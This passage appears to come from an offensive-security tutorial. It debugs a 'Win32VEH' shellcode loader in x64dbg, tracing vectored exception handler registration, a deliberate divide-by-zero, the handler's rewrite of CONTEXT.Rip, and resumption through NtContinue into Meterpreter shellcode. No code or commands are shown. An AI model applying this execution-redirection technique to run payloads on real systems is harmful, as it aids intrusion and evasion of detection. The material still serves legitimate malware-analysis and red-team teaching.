
As shown below, to resume the execution flow, click the **Run** button in x64dbg or press **F9**.



This will resume the process and hand control back to the loader's console window. As shown below, we then press **<Enter>** in the loader's console to return from the VEH handler and allow execution to continue—ultimately transferring control to our shellcode.




As shown below, back in x64dbg we hit the final breakpoint on **NtContinue()** (also shown as **ZwContinue()**). This is an expected and important step in the exception flow: **NtContinue()** is used to restore execution from the modified **CONTEXT** structure and resume the thread with the updated CPU state.



At this point, the instruction pointer in the restored context determines where execution continues next. Because our handler adjusted **CONTEXT.Rip** to point to our intended target routine, returning through **NtContinue()** applies that change and resumes execution at the updated address. In other words, this step confirms that the context restoration mechanism is working and that our redirection via the **CONTEXT** snapshot is taking effect.

At this point, we have completed the debugging process for this loader and verified the full exception-handling flow, including context restoration via **NtContinue()**.

To continue execution and allow the process to resume normally with the restored CPU context, simply click the **Run** button in x64dbg or press **F9** multiple times, as shown below. Doing so allows the thread to proceed past **ZwContinue()** and resume execution using the modified **CONTEXT** state.



This confirms that the **exception-handling flow** and **execution redirection** logic function correctly from start to finish. Execution then continues at the target address—where the Meterpreter shellcode resides in memory—specified by the updated instruction pointer, demonstrating that control flow has been successfully redirected as intended and, in our case, that a **Meterpreter shell** should have opened.

Summary

Through step-by-step debugging in x64dbg, we verified the full vectored exception–based execution flow implemented by the **Win32VEH** loader. We first confirmed that the Vectored Exception Handler (**VehHandler**) was registered by placing a breakpoint on **RtlAddVectoredExceptionHandler()** in **ntdll.dll**, along with a breakpoint on the handler routine inside the loader. Hitting **RtlAddVectoredExceptionHandler()** confirmed that the loader's call to the Win32 API **AddVectoredExceptionHandler()** (via the kernel32/kernelbase export path) reached the **ntdll.dll** implementation and performed the actual VEH registration.

We also configured breakpoints on **KiUserExceptionDispatcher()** and **NtContinue()** in advance to observe the later dispatch and context-restoration stages once an exception was raised. Next, we intentionally triggered a **division-by-zero** and observed the **debugger** stop on a **first-chance exception** with **RIP** pointing to the faulting instruction.

Continuing execution reached **KiUserExceptionDispatcher()** in **ntdll.dll**, indicating that the exception was being delivered back into user mode for handler processing. Execution then transferred into **VehHandler()**, where we inspected **EXCEPTION_POINTERS** and verified that **ExceptionRecord->ExceptionAddress** matched **CONTEXT.Rip** and both correlated to the faulting divide-by-zero instruction in the disassembly.

To validate redirection, we set a **hardware write breakpoint** on the memory location holding the **CONTEXT.Rip** field and caught the exact moment the handler rewrote the saved RIP to the payload entry point; following the updated value confirmed it resolved to the shellcode start. Finally, hitting **NtContinue()** (**ZwContinue()**) verified that execution resumed via restoration of the modified **CONTEXT**, completing the redirection from the faulting instruction to the Meterpreter payload.